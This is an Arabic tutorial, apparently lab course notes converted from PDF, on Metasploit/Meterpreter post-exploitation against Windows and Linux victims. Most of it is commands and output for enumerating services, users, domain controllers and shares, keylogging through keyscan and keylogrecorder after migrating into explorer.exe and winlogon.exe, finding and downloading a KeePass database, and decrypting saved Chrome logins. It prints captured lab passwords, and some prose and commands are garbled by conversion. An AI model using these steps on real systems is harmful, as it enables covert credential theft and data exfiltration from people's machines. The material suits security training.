Display all 106 possibilities? (y or n)
run post/windows/gather/arp_scanner
run post/windows/gather/bitcoin_jacker
run post/windows/gather/bitlocker_fvek
run post/windows/gather/cachedump
run post/windows/gather/checkvm
run post/windows/gather/credentials/bulletproof_ftp
run post/windows/gather/credentials/coreftp
run post/windows/gather/credentials/credential_collector
run post/windows/gather/enum_artifacts
run post/windows/gather/enum_av_excluded
run post/windows/gather/enum_chrome
run post/windows/gather/enum_computers
run post/windows/gather/enum_db
run post/windows/gather/enum_devices
run post/windows/gather/enum_dirperms
run post/windows/gather/enum_domain

meterpreter > run post/linux/gather/
run post/linux/gather/checkvm
run post/linux/gather/enum_configs
run post/linux/gather/enum_network
run post/linux/gather/enum_protections
run post/linux/gather/enum_psk
run post/linux/gather/enum_system
run post/linux/gather/enum_users_history
run post/linux/gather/enum_xchat
run post/linux/gather/gnome_commander_creds
run post/linux/gather/hashdump
run post/linux/gather/mount_cifs_creds
run post/linux/gather/openvpn_credentials
run post/linux/gather/pptpd_chap_secrets
```

تعالي نستخدم **Script** منهم عشان نعرف ال **services** ال شغاله عند . **Exploit** على ال **Windows Machine** على ال **Victim**

```
meterpreter > run post/windows/gather/enum_services
[*] Listing Service Info for matching services, please wait...
[+] New service credential detected: AeLookupSvc is running as 'localSystem'
[+] New service credential detected: ALG is running as 'NT AUTHORITY\LocalService'
[+] New service credential detected: aspnet_state is running as 'NT AUTHORITY\NetworkService'
Services
=====
Name          Credentials           Command   Startup
----          -----
ALG           NT AUTHORITY\LocalService Manual    C:\Windows\System32\alg.exe
AeLookupSvc   localSystem          Manual    C:\Windows\system32\svchost.exe -k
AppIDSvc      NT Authority\LocalService Manual    C:\Windows\system32\svchost.exe -k
AppMgmt       LocalSystem          Manual    C:\Windows\system32\svchost.exe -k
Appinfo        LocalSystem          Manual    C:\Windows\system32\svchost.exe -k
AudioEndpointBuilder Auto             C:\Windows\System32\svchost.exe -k
AudioSrv       NT AUTHORITY\LocalService Auto     C:\Windows\System32\svchost.exe -k
```

- بالضبط زي ال **Services** لما يروح يعمل **User Open** لـ **Machine Configuration Windows** الكلام ...



- وممكن تنفذ ال **Commands** ال فاتت دي من غير متكون فاتح **Console** مع ال **Victim** ... ممكن من خلال ال **Meterpreter** بتاع ال **Command** تنفذ كل دا بس هتغير ال **Metasploit** ل **use** وتكمل عادي نفس الخطوات ...

```
msf > use post/windows/gather/enum_services
msf post(enum_services) > show options

Module options (post/windows/gather/enum_services):
Name  Current Setting Required Description
----  -----
CRED      no          String to search credentials for
PATH      no          String to search path for
SESSION   2          yes        The session to run this module on.
TYPE      All         yes        Service startup Option (Accepted: All, Auto, Manual, Disabled)

msf post(enum_services) > run

[*] Listing Service Info for matching services, please wait...
[+] New service credential detected: AeLookupSvc is running as 'localSystem'
[+] New service credential detected: ALG is running as 'NT AUTHORITY\LocalService'
```

- طب انت ك **Meterpreter** لو فاتح **Shell** بال **Attacker** مع ال **Target** وعاوز تعمل **Enumeration** ل **service** معينه ... عندنا ال **WMIC get service** ال **Command** وتديله ال **Options** ال عاوز يطلعك بيها ال **Service** على حسب ايه زي مثلاً ال **Path** الموجوده فيه وهكذا ...

```
wmic service get Caption,StartName,State,pathname
```

Caption	StartName	State	PathName
Application Experience	localSystem	Running	C:\Windows\system32\svchost.exe -k netsvcs
Application Layer Gateway Service	NT AUTHORITY\LocalService	Stopped	C:\Windows\System32\alg.exe
Application Identity	NT Authority\LocalService	Stopped	C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation
Application Information	LocalSystem	Running	C:\Windows\system32\svchost.exe -k netsvcs
Application Management	LocalSystem	Stopped	C:\Windows\system32\svchost.exe -k netsvcs
ASP.NET State Service	NT AUTHORITY\NetworkService	Stopped	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_state.exe

- عندنا **Command** **list** هيجبنا **net start** ودا اسمه **Tani** بالMachine حاليا ... برضه لازم تفتح ... shell

```
C:\Users\els\Downloads>net start
net start
These windows services are started:
Application Information
Background Intelligent Transfer Service
Base Filtering Engine
Certificate Propagation
COM+ Event System
Computer Browser
Cryptographic Services
DCOM Server Process Launcher
Desktop Window Manager Session Manager
DHCP Client
Diagnostic Policy Service
Diagnostic Service Host
Diagnostics Tracking Service
Distributed Link Tracking Client
Distributed Transaction Coordinator
DNS Client
Function Discovery Resource Publication
Group Policy Client
```

- فحاله انك عامل **Linux machine Exploit** لـ **Service -status -all** كل ال **Command** ... ال شغاله عند ال **Target** حاليا ... **Services**

```
meterpreter > shell
Process 9852 created.
Channel 1 created.
$ service --status-all
[+] acpid
[-] anacron
[+] apache2
[-] apparmor
[?] apport
[+] avahi-daemon
[+] bluetooth
[-] brltty
[?] console-setup
[+] cron
[+] cups
[+] cups-browsed
[-] dbus
[?] dns-clean
[+] friendly-recovery
[-] grub-common
[?] irqbalance
[+] kerneloops
[?] killprocs
[?] kmod
```

- عندنا **command** آخر بيطعلنا ال **Processes** ال شغاله حاليا
عالنظام وهو ال **PS** ودا ثابت ف ... **Linux** و **windows**

```
meterpreter > ps
Process List
=====
PID  PPID  Name          Arch  Sess
---  --- 
1    0     init          0      0
2    0     [kthreadd]     0      0
3    2     [ksftirqd/0]   0      0
5    2     [kworker/0:0H]  0      0
7    2     [rcu_sched1]   0      0

meterpreter > ps
Process List
=====
PID  PPID  Name          Arch  Session  User
---  --- 
0    0     [System Process] x64    0        NT AUTHORITY\SYSTEM
4    0     System          x64    0        NT AUTHORITY\SYSTEM
280  4     smss.exe       x64    0        NT AUTHORITY\SYSTEM
360  344   csrss.exe     x64    0        NT AUTHORITY\SYSTEM
404  344   wininit.exe   x64    0        NT AUTHORITY\SYSTEM
```

- كل ال فات دا لو كان ال **Machine** هي **Exploit** ال انت عملتها ... انما عندنا بعض ال **Commands** ال هتقدر تستخدمها لو انت لقيت ال **Machine** ال عاملها **Exploit** هي ... عندنا بعض ال **Commands** لما بنكتبها بتعملنا **net Command** ... عندنا ال **Domain gathering** عندها معلومات فيما بعد عن طريق ال **Domains view /domains** عندها معلومات عن طريقة ال **Enum domains** عشان تعرف ال **Domain Server** المتحكم فال **Domain Controller** وتجيب **NetBIOS** كمان ال **IP Address Tool** ال هي تعرف تجمع معلومات عنه أكثر ودا كنا شوفناه بالتفصيل فال أرجع له هتسفيد وأربط الكلام ببعضه . **Enumeration**

```
C:\Users\els\Downloads>net view /domain
net view /domain
Domain
ELSLAB
The command completed successfully.

C:\Users\els\Downloads>^C
Terminate channel 2? [y/N] y
meterpreter > run post/windows/gather/enum_domains
[*] Enumerating DCs for ELSLAB
[+] Domain Controller: WIN-20H87UNDLTR
meterpreter >
```

- لو عاوز تعرف فيه كام **Domain Controller** بيتحكم فال
... **net group** ... بتابعك ... عندك ال **Domain**

```

</> net group "Domain Controllers" /domain
C:\Windows\system32>net group "Domain Controllers" /domain
net group "Domain Controllers" /domain
The request will be processed at a domain controller for domain eLSLab.local.

Group name      Domain Controllers
Comment        All domain controllers in the domain

Members

WIN-2QH87UNDLTR$ [REDACTED]
The command completed successfully.
  
```

- لو عاوز تعرف معلومات عن ال **Users** الموجودين عال **Machine**
حاليا عندك ال **net user** لـ **windows** وال ... **Linux** لـ **cat/etc/passwd**

```

# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

C:\Windows\system32>net user
net user
User accounts for \\

Administrator          els
EveUser                Guest
user                  els_user
The command completed with one or more errors.
  
```

- لو انت عاوز تستخدم ال **Meterpreter** فـال **Session** ال انت
فاتحها فـانت عندك **Information Module** كامل عـشان يـجمـعـك
enum_ad_users ... وهو **Victim Machine** عـال **users**

```

run post/windows/gather/enum_ad_bitlocker
run post/windows/gather/enum_ad_computers
run post/windows/gather/enum_ad_groups
run post/windows/gather/enum_ad_service_principal_names
run post/windows/gather/enum_ad_to_wordlist
run post/windows/gather/enum_ad_user_comments
run post/windows/gather/enum_ad_users
meterpreter > run post/windows/gather/enum_ad_users

Domain Users
=====

sAMAccountName  name          userPrincipalName  userAccountControl  lockoutTime  mail  primarygroupid
-----  -----
Administrator  Administrator
ering the computer/domain
Guest          Guest
cess to the computer/domain
Francesco     Francesco
  
```

- عندك ال **net local group** ال **Command** دا بيجبك ال **mوجوده عال Target Machine Groups** وممكن تأخذ جروب **Members** وتشتغل عليه عشان تجيب ال **Specific** بتوعله عن طريق نفس ال **Command** ال هو **net local group** وبعد كدا تديله اسم ال **Administrator** ول يكن ال **Group**.

```
C:\Users\els\Downloads>net localgroup
net localgroup

Aliases for \\ELS
-----
*Administrators
*Backup Operators
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
```

```
C:\Users\els\Downloads>net localgroup Administrators
net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestric
Members
-----
Administrator
els
els_user
ELSLAB\Domain Admins
EveUser
stduser
user
The command completed successfully.
```

- لوعاوز تشوف ال **Share** عال **Machine** عن طريق ال **net share** ال **Command** ... ولو عاوز تشوفها عن طريق ال **Meterpreter** يبقى عن طريق ال ... **Script** **run** طبعا تعمل لـ **enum_shares** ال **Module**

```
C:\Users\els\Downloads>net share
net share

Share name  Resource          Remark
-----      -----
C$          C:\                Default share
IPC$        Remote IPC
ADMIN$      C:\Windows
test        C:\Users\els\Documents\test
Users       C:\Users
The command completed successfully.
```

```
meterpreter > run enum_shares
[*] The following shares were found:
[*]   Name: test
[*]     Path: C:\Users\els\Documents\test
[*]     Type: 0
[*]   Name: Users
[*]     Path: C:\Users
[*]     Type: 0
[*] Recent UNC paths entered in Run Dialog found:
[*]   \\192.168.102.147\1
```

- عندنا **Script** جاهز فال **Scaper** اسمه **metasploit** وهو ضامن كذا **Command** من ال ذكرناهم وزياده عليهم كمان ... مكتوب بلغه **ruby** تقدر تشوفه وتطلع عليه ... وزيه **win Enum** ال **Script** **Network Interface** **System** وال **users Accounts** وال **Routing**

- تعالى نشوف ال Script المكتوب ...

```
# log file name
@dest = logs + "/" + Rex::FileUtils.clean_path(info[

# Commands that will be ran on the Target
commands = [
  'cmd.exe /c set',
  'arp -a',
  'ipconfig /all',
  'ipconfig /displaydns',
  'route print',
  'net view',
  'netstat -nao',
  'netstat -vb',
  'netstat -ns',
  'net accounts',
  'net accounts /domain',
  'net session',
  'net share',
  'net group',
  'net user',
  'net localgroup',
  'net localgroup administrators',
  'net group administrators',
  'net view /domain',
  'netsh firewall show config',
]

fd.puts("Computer: #{info['Computer']}")
fd.puts("OS: #{info['OS']}")

end

::File.open(File.join(logs, "env.txt"), "w") do |fd|
  fd.puts(m_exec(client, "cmd.exe /c set"))
end

::File.open(File.join(logs, "users.txt"), "w") do |fd|
  fd.puts(m_exec(client, "net user"))
end

::File.open(File.join(logs, "shares.txt"), "w") do |fd|
  fd.puts(m_exec(client, "net share"))
end

::File.open(File.join(logs, "services.txt"), "w") do |fd|
  fd.puts(m_exec(client, "net start"))
end


::File.open(File.join(logs, "nethood.txt"), "w") do |fd|
  fd.puts(m_exec(client, "net view"))
end

::File.open(File.join(logs, "localgroup.txt"), "w") do |fd|
  fd.puts(m_exec(client, "net localgroup"))
end
```

- تعالى ننفذ منهم وهو ال Win Enum Script ... واحنا فاتحين . Target مع ال Meterpreter session

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.102.157:47451...
[*] Saving general report to /root/.msf5/logs/scripts/winenum/ELS_20160303.5433/ELS_20160303.5433.txt
[*] Output of each individual command is saved to /root/.msf5/logs/scripts/winenum/ELS_20160303.5433
[*] Checking if ELS is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
[*] UAC is Disabled
[*] Running Command List ...
[*]   running command arp -a
[*]   running command cmd.exe /c set
[*]   running command ipconfig /all
[*]   running command route print
[*]   running command net accounts
[*]   running command netstat -nao
[*]   running command netstat -vb
[*]   running command ipconfig /displaydns
[*]   running command netstat -ns
[*]   running command net view
[*]   running command net share
```

- كمان تقدر من خلال ال Screen shot ال Command تاخذ للي Victim الخاصه بال victim وتفتح الصورة دي عن طريق ال Command ... display



- احنا کمان ممکن نعمل جمع لل **Sensitive data** ال بیکتبها ال **Keylogger** عال **Keyboard Victim** بتعته ودا عن طریق ال **metasploit** بیمکنک انک تسجل کل حاجه من ال **User** ال کتبها ال **Victim** على جهازه زی ال **Data** وال **key scan start** ... **Pass** 2 وهم ال **Scripts** وال **Meterpreter** بس لازم ال **key log recorder** تكون عامل **process** ل **Migrate** معینه تمکنک انک تعمل ال **Sensitive data** دا وتعمل **Harvest** ... **Attack** عندک ال **Winlogon.exe** دی المسؤوله عن ال **Credentials** تدخل على جهاز ال **Victim** فانت عشان تحصل ال **Victim** ال بیکتبها ال **Credentials** لازم تكون عامل **meterpreter** ل **Process** ال **Migrate** وعنده ال **Explorer.exe** کل دول موجودین عال **Credentials** وشغالین عليه ودی مسؤله عن تسجيل اي **System** او اي حاجه بیعملها ال **User** من ساعه میعمل **Login** لجهازه زی انه فتح **Application** مثل وسجل فيه انت برضه لو عاوز الكلام دا لازم تعمل **Process** ل **Migrate** دی من خلال ال **ID** بتاعها وهكذا مع اي **Migrate** بترجمت حاجه معینه انت عاوزها اعملها .

- تعالی نشغل ال **script** ال هو **key Scan** وکمان عمنا **migrate** ل **key Scan** وکمان عمنا **explorer.exe** ال **Process** عشان نحصل کل حاجه بیعملها ال ... **Sniffing** ال هیعمله **key logger** ال **User**

```

3012 2980 explorer.exe x64 1 els\els C:\Windows\Exp
meterpreter > getpid
Current pid: 3012
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >

```

- لو روحنا عملنا key scan dump عشان نشوف ال User دا كتب
ايه هنلاقيه سجلنا كل حاجه ال User كتبها بال keyboard ...

```
meterpreter > keysan_dump
Dumping captured keystrokes...
bank of america <Return> elstarget <Tab> MyStrongPwd23454_ <Return>
```

- لو حبيت توقف ال Command او Script عندك ال Stop . User و هيوقف تسجيل ال keyboard لـ

- تعالى ننفذ الكلام دا عال Winlogon.exe بعد اما عملنا ال ... 500 بتعتها اللي ال Id بتاعها = Process migrate لـ

PID	PPID	Name	Arch	Session	User	Path
500	412	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\

```

meterpreter > getpid
Current pid: 500
meterpreter > keysan_start
Starting the keystroke sniffer...
meterpreter > keysan_dump
Dumping captured keystrokes...

meterpreter > keysan_dump
Dumping captured keystrokes...
meterpreter > keysan_dump
Dumping captured keystrokes...
<Ctrl> <LCtrl> <Insert> <Ctrl> <LCtrl> <Alt> <LMenu> <Delete> <Else> <Return>
meterpreter >
```

- عندنا ال Script الثاني وهو ال key log recorder ودا بتشغله وهو بيعمل process migrate لـ User Migrate بآيدك ... وبرضه بيسجل الكلام ال بيكتبه ال Credentials ... وبيحفظها ال Keyboard ... تعالى نشوف ال Help بتعتها شكلها ايه ... File

```

meterpreter > run keylogrecorder -h
Keylogger Recorder Meterpreter Script
This script will start the Meterpreter Keylogger and save all keys
in a log file for later analysis. To stop capture hit Ctrl-C
Usage:
OPTIONS:
  -c <opt> Type of key capture. (0) for user key presses, (1) for winlogon credential capture, or
(2) for no migration. Default is 2.
  -h      Help menu.
  -k      Kill old Process
  -l      Lock screen when capturing Winlogon credentials.
  -t <opt> Time interval in seconds between recollection of keystrokes, default 30 seconds.
```

- تعالى نشوف مثال ... هندلله ال **option** ال **c**- وبعد ال **0** عشان
يجلبنا ال **user key presses** فقط ... ال هو ضغطات ال **user** عال
وهو اتوماتيك هيحفظها لك ف **File** وهيقولك على مساره **Keyboard**

```
meterpreter > run keylogrecorder -c 0
[*] explorer.exe Process found, migrating into 3012
[*] Migration Successful!!
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf5/logs/scripts/keylogrecorder/192.168.102.157_20160303.405
5.txt
[*] Recording
Path[File] ←
```

- عندنا بعض ال **commands** ال تقدر تنفذها عند ال **Victim** هناك وانت فاتح ال **Meterpreter** معاه ... زي كدا ...

Stdapi: File system Commands	
Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

- تعالى نشوف مثال على كام **Command** عشان هتسخدمهم هناك
عند ال **Victim** ... وكل **command** ليه الوصف بتاعه فوق شوفه .

```
meterpreter > pwd
C:\Users\els\Downloads
meterpreter > getwd
C:\Users\els\Downloads
meterpreter > ls
Listing: C:\Users\els\Downloads
=====
Mode          Size      Type  Last modified           Name
---          ----      ---   -----           ---
100666/rw-rw-rw-  282      fil   2016-02-18 07:16:27 -0500  desktop.ini
100777/rwxrwxrwx 1155760    fil   2015-07-10 10:48:51 -0400  uninstall_flash_player.exe
100777/rwxrwxrwx  73802    fil   2016-02-23 08:30:20 -0500  win10.exe
```

- لو عندك **Command** مش عارف طريقة استخدامه فشوف ال الخاص بي ... **help**

The left screenshot shows the `search -h` command output:

```
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern [-f pattern]...
Search for files.

OPTIONS:
-d <opt> The directory/drive to begin search.
-f <opt> A file pattern glob to search for.
-h Help Banner.
-r <opt> Recursively search sub directories.
```

The right screenshot shows the `download -h` command output:

```
meterpreter > download -h
Usage: download [options] src1 src2 src3 ... destination

Downloads remote files and directories to the local machine.

OPTIONS:
-h Help banner.
-r Download recursively.
```

- تعالى نشوف مثال كامل ... عند ال victim ودا ال بيخزن ال **passwords** الخاصه بيك ال **database file** بتسجل بيها على ال **Websites** وبيخزنها على شكل **Files** ... تعالى نجيب منه ال **Files** دا ونعملها **Download** عندنا ...

The screenshot shows the `search -d C:\\\\Users\\\\els\\\\ -f *.kdbx` command being run:

```
meterpreter > search -d C:\\\\Users\\\\els\\\\ -f *.kdbx
Found 1 result...
C:\\\\Users\\\\els\\\\Documents\\\\SecureNotes.kdbx (246449 bytes)
```

- ال **-d** عشان تديله المسار ال يجيب منه ال **Files** وال **-f** عشان تعرفه انهم **files** وليس **Directories** وبتديله امتداد ال **Files** التابع ل **KeePass database** زى مقولنا ال هو **.kdbx**. وبتقوله يجبك كل ال **files** ال هناك ودا معنى * ... وبعد كدا تعمل ال **Command** على نفس الشكل ال فوق كدا وهتلافقه نزلك ال **Files** **Download** على جهازك فالمسار ال انت حددتهوله .

- ال **metasploit** فيه **module** فيه **scripts** كتير متوعه **Credentials gather** للاستخدام تقدر تستخدمها عشان تعمل **User** معين ...

```

meterpreter > run post/windows/gather/credentials/
run post/windows/gather/credentials/bulletproof_ftp
run post/windows/gather/credentials/coreftp
run post/windows/gather/credentials/credential_collector
run post/windows/gather/credentials/domain_hashdump
run post/windows/gather/credentials/dyndns
run post/windows/gather/credentials/enum_cred_store
run post/windows/gather/credentials/enum_laps
run post/windows/gather/credentials/enum_picasa_pwds
run post/windows/gather/credentials/epo_sql
run post/windows/gather/credentials/filezilla_server
run post/windows/gather/credentials/flashfxp
run post/windows/gather/credentials/ftpnavigator
run post/windows/gather/credentials/ftpx
run post/windows/gather/credentials/gpp
run post/windows/gather/credentials/idm
run post/windows/gather/credentials/imail
run post/windows/gather/credentials/imvu
run post/windows/gather/credentials/mcafee_vse_hashdump
run post/windows/gather/credentials/meebo
run post/windows/gather/credentials/mremote
run post/windows/gather/credentials/mssql_local_hashdump
run post/windows/gather/credentials/nimbuzz
run post/windows/gather/credentials/outlook
run post/windows/gather/credentials/razer_synapse
run post/windows/gather/credentials/razorsql
run post/windows/gather/credentials/rdc_manager_creds
run post/windows/gather/credentials/skype
run post/windows/gather/credentials/smartermail
run post/windows/gather/credentials/smrtftp
run post/windows/gather/credentials/sso
run post/windows/gather/credentials/steam
run post/windows/gather/credentials/tortoisessvn
run post/windows/gather/credentials/total_commander
run post/windows/gather/credentials/trillian
run post/windows/gather/credentials/vnc
run post/windows/gather/credentials/windows_autologin
run post/windows/gather/credentials/winscp
run post/windows/gather/credentials/wsftp_client

```

- هتلاقی مثال عندك فال **Enum google Module** وهو بيجمع معلومات عن ال عمله ال **user** ف **google** ، تعالى نشوف مثال

```

meterpreter > run post/windows/gather/enum_chrome
[*] Running as user 'els\els'...
[*] Extracting data for user 'els'...
[*] Downloaded Web Data to '/root/.msf5/loot/20160303113835_default_192.168.102.157_chrome.raw.WebD_978838.txt'
[*] Downloaded Cookies to '/root/.msf5/loot/20160303113836_default_192.168.102.157_chrome.raw.Cooki_998854.txt'
[*] Downloaded History to '/root/.msf5/loot/20160303113837_default_192.168.102.157_chrome.raw.Histo_419036.txt'
[*] Downloaded Login Data to '/root/.msf5/loot/20160303113837_default_192.168.102.157_chrome.raw.Login_668734.txt'
[-] Bookmarks not found
[*] Downloaded Preferences to '/root/.msf5/loot/20160303113838_default_192.168.102.157_chrome.raw.Prefe_865073.txt'
[*] Extensions installed:
[*] => Store
[*] => hotword helper
[*] => Bookmark Manager
[*] => Settings

```

- عملك **target** للجات ال تخص **Chrome** عند ال **Download** وحفظها لك ف **File** ... وكمان هتلاقيه بيعملك **Decrypt** لـ **Target** المتصفح بتاعه ويحاول يجي لك الباسورداـت كمان ... ال **Script** مجهز انه يعمل كذا حاجه .

```

[*] => Chrome Web Store Payments
[*] => Google Now
[*] Decrypted data saved in: /root/.msf5/loot/20160303113839_default_192.168.102.157_chrome.decrypted_412961.txt

```

Name	Decrypted Data	Origin
elstar@target@gmail.com	Vbk19jlaDry9AgfgAY	https://accounts.google.com/ServiceLog

- برضه عندك تحت **multi / gather** اسمه ال **module** هتلقيه
 تحت ال **post** بالاسم دا ... تقدر برضه
 تستخدموه عشان تجيب معلومات عن ال **Target** بتاعك ... زي كدا ...

```


meterpreter > run post/multi/gather/
run post/multi/gather/apple_ios_backup
run post/multi/gather/check_malware
run post/multi/gather/dbvis_enum
run post/multi/gather/dns_bruteforce
run post/multi/gather/dns_reverse_lookup
run post/multi/gather/dns_srv_lookup
run post/multi/gather/enum_vbox
run post/multi/gather/env
run post/multi/gather/filezilla_client_cred
run post/multi/gather/find_vmx
run post/multi/gather/firefox_creds
}
run post/multi/gather/lastpass_creds
run post/multi/gather/multi_command
run post/multi/gather/pgpass_creds
run post/multi/gather/pidgin_cred
run post/multi/gather/ping_sweep
run post/multi/gather/resolve_hosts
run post/multi/gather/run_console_rc_file
run post/multi/gather/skype_enum
run post/multi/gather/thunderbird_creds
run post/multi/gather/wlan_geolocate
}

```

